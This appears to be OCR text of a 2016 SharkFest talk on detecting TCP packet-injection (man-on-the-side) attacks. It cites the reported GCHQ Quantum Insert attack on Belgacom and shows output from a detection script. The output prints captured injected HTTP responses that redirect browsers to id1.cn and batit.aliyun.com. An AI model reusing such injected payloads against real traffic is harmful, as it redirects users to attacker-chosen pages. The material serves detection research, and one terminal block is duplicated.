SharkFest ‘16 Europe


Dissecting Man-on-the-Side Attacks

Analysis of “Wild” TCP Packet Injection Attacks

October 18, 2016

Erik Hjelmvik
Founder of NETRESEC


#sf16eu



PCAP

or it didn't happen

QUANTUMINSERT



SPIEGEL ONLINE DER SPIEGEL SPIEGEL TV

Sign in

INTERNATIONAL

Schlagzeilen | Wetter | DAX 10.585,78 | TV-Programm | Abo

English Site > Europe > Government Communications Headquarters > British Spy Agency GCHQ Hacked Belgian Telecoms Firm


Belgacom Attack

Britain's GCHQ Hacked Belgian Telecoms Firm


September 20, 2013

[...]
According to the slides in the GCHQ presentation, the attack was directed at several Belgacom employees and involved the planting of a highly developed attack technology referred to as a "Quantum Insert" ("QI"). It appears to be a method with which the person being targeted, without their knowledge, is redirected to websites that then plant malware on their computers that can then manipulate them.


Source: http://www.spiegel.de/international/europe/british-spy-agency-gchq-hacked-belgian-telecoms-firm-a-923406.html



```
erik@server:~/NETRESEC/findject$ python findject.py /nsm/pcap/live/*
[...]
opening /nsm/pcap/live/ppp0.150716_184434.000.pcap - no injections
opening /nsm/pcap/live/ppp0.150716_184810.001.pcap - no injections
opening /nsm/pcap/live/ppp0.150716_185135.002.pcap - no injections
opening /nsm/pcap/live/ppp0.150716_185505.003.pcap - no injections
opening /nsm/pcap/live/ppp0.150716_185840.004.pcap - no injections
opening /nsm/pcap/live/ppp0.150716_190256.005.pcap - no injections
opening /nsm/pcap/live/ppp0.150716_190637.006.pcap - no injections
opening /nsm/pcap/live/ppp0.150716_191035.007.pcap - no injections
opening /nsm/pcap/live/ppp0.150716_191450.008.pcap - no injections
opening /nsm/pcap/live/ppp0.150716_191859.009.pcap - no injections
opening /nsm/pcap/live/ppp0.150716_192159.010.pcap - no injections
opening /nsm/pcap/live/ppp0.150716_192446.011.pcap - no injections
opening /nsm/pcap/live/ppp0.150716_192739.012.pcap - no injections
opening /nsm/pcap/live/ppp0.150716_193045.013.pcap - no injections
opening /nsm/pcap/live/ppp0.150716_193335.014.pcap - no injections
opening /nsm/pcap/live/ppp0.150716_193623.015.pcap - no injections
opening /nsm/pcap/live/ppp0.150716_193913.016.pcap - no injections
opening /nsm/pcap/live/ppp0.150716_194157.017.pcap - no injections
opening /nsm/pcap/live/ppp0.150716_194445.018.pcap - no injections
opening /nsm/pcap/live/ppp0.150716_194731.019.pcap - no injections
opening /nsm/pcap/live/ppp0.150716_195032.020.pcap - no injections
opening /nsm/pcap/live/ppp0.150716_195332.021.pcap - no injections
opening /nsm/pcap/live/ppp0.150716_195815.000.pcap - no injections
opening /nsm/pcap/live/ppp0.150716_200104.001.pcap - no injections
opening /nsm/pcap/live/ppp0.150716_200355.002.pcap - no injections
opening /nsm/pcap/live/ppp0.150716_200645.003.pcap
```



```
erik@server:~/NETRESEC/findject$ python findject.py /nsm/pcap/live/*
[...]
opening /nsm/pcap/live/ppp0.150923_083317.000.pcap
PACKET INJECTION 42.96.141.35:80-192.168.1.254:59320 SEQ : 402877220
FIRST :
'HTTP/1.1 403 Forbidden\r\nServer: Beaver\r\nCache-Control: no-cache\r\nContent-Type:
text/html\r\nContent-Length: 594\r\nConnection: close\r\n\r\n<html>\n<head>\n<meta http-equiv="Content-
Type" content="textml;charset=UTF-8" />\n   <style>body{background-color:#FFFFFF}</style>
\n<title>TestPage</title>\n  <script language="javascript" type="text/javascript">\n         window.onload
= function () { \n           document.getElementById("mainFrame").src=
"http://batit.aliyun.com/alww.html"; \n            }\n</script>   \n</head>\n  <body>\n    <iframe
style="width:860px; height:500px;position:absolute;margin-left:-430px;margin-top:-250px;top:50%;left:50%;"
id="mainFrame" src="" frameborder="0" scrolling="no"></iframe>\n    </body>\n      </html>\n\n'
LAST  :
'HTTP/1.1 200 OK\r\nContent-Type: text/html\r\nContent-Length: 207\r\nConnection:
close\r\n\r\n<html><head><meta http-equiv="refresh" content="1; url=\'http://id1.cn/rd.s/ZX100MDwNmz6UbGP?
url=http://id1.cn/a/12345\'"><link rel="shortcut icon" href="data:image/x-icon;," type="image/x-
icon"></head></html>'

opening /nsm/pcap/live/ppp0.150923_115034.001.pcap - no injections
opening /nsm/pcap/live/ppp0.150924_071617.000.pcap - no injections
opening /nsm/pcap/live/ppp0.150924_071618.000.pcap - no injections
opening /nsm/pcap/live/ppp0.150924_071623.000.pcap - no injections
opening /nsm/pcap/live/ppp0.150924_072430.000.pcap - no injections
opening /nsm/pcap/live/ppp0.150924_072858.000.pcap - no injections
opening /nsm/pcap/live/ppp0.150924_073320.000.pcap - no injections
opening /nsm/pcap/live/ppp0.150924_074438.000.pcap - no injections
opening /nsm/pcap/live/ppp0.150924_075513.000.pcap - no injections
```




```
erik@server:~/NETRESEC/findject$ python findject.py /nsm/pcap/live/*
[...]
opening /nsm/pcap/live/ppp0.150923_083317.000.pcap
PACKET INJECTION 42.96.141.35:80-192.168.1.254:59320 SEQ : 402877220
FIRST :
'HTTP/1.1 403 Forbidden\r\nServer: Beaver\r\nCache-Control: no-cache\r\nContent-Type:
text/html\r\nContent-Length: 594\r\nConnection: close\r\n\r\n<html>\n<head>\n<meta http-equiv="Content-
Type" content="textml;charset=UTF-8" />\n   <style>body{background-color:#FFFFFF}</style>
\n<title>TestPage</title>\n  <script language="javascript" type="text/javascript">\n         window.onload
= function () { \n              document.getElementById("mainFrame").src=
"http://batit.aliyun.com/alww.html"; \n            }\n</script>   \n</head>\n  <body>\n    <iframe
style="width:860px; height:500px;position:absolute;margin-left:-430px;margin-top:-250px;top:50%;left:50%;"
id="mainFrame" src="" frameborder="0" scrolling="no"></iframe>\n    </body>\n      </html>\n\n'
LAST  :
'HTTP/1.1 200 OK\r\nContent-Type: text/html\r\nContent-Length: 207\r\nConnection:
close\r\n\r\n<html><head><meta http-equiv="refresh" content="1; url=\'http://id1.cn/rd.s/ZX100MDwNmz6UbGP?
url=http://id1.cn/a/12345\'"><link rel="shortcut icon" href="data:image/x-icon;," type="image/x-
icon"></head></html>'

opening /nsm/pcap/live/ppp0.150923_115034.001.pcap - no injections
opening /nsm/pcap/live/ppp0.150924_071617.000.pcap - no injections
opening /nsm/pcap/live/ppp0.150924_071618.000.pcap - no injections
opening /nsm/pcap/live/ppp0.150924_071623.000.pcap - no injections
opening /nsm/pcap/live/ppp0.150924_072430.000.pcap - no injections
opening /nsm/pcap/live/ppp0.150924_072858.000.pcap - no injections
opening /nsm/pcap/live/ppp0.150924_073320.000.pcap - no injections
opening /nsm/pcap/live/ppp0.150924_074438.000.pcap - no injections
opening /nsm/pcap/live/ppp0.150924_075513.000.pcap - no injections
```

Response 1:
403 Forbidden

Response 2:
200 OK

Wireshark Demo: id1-cn.pcapng

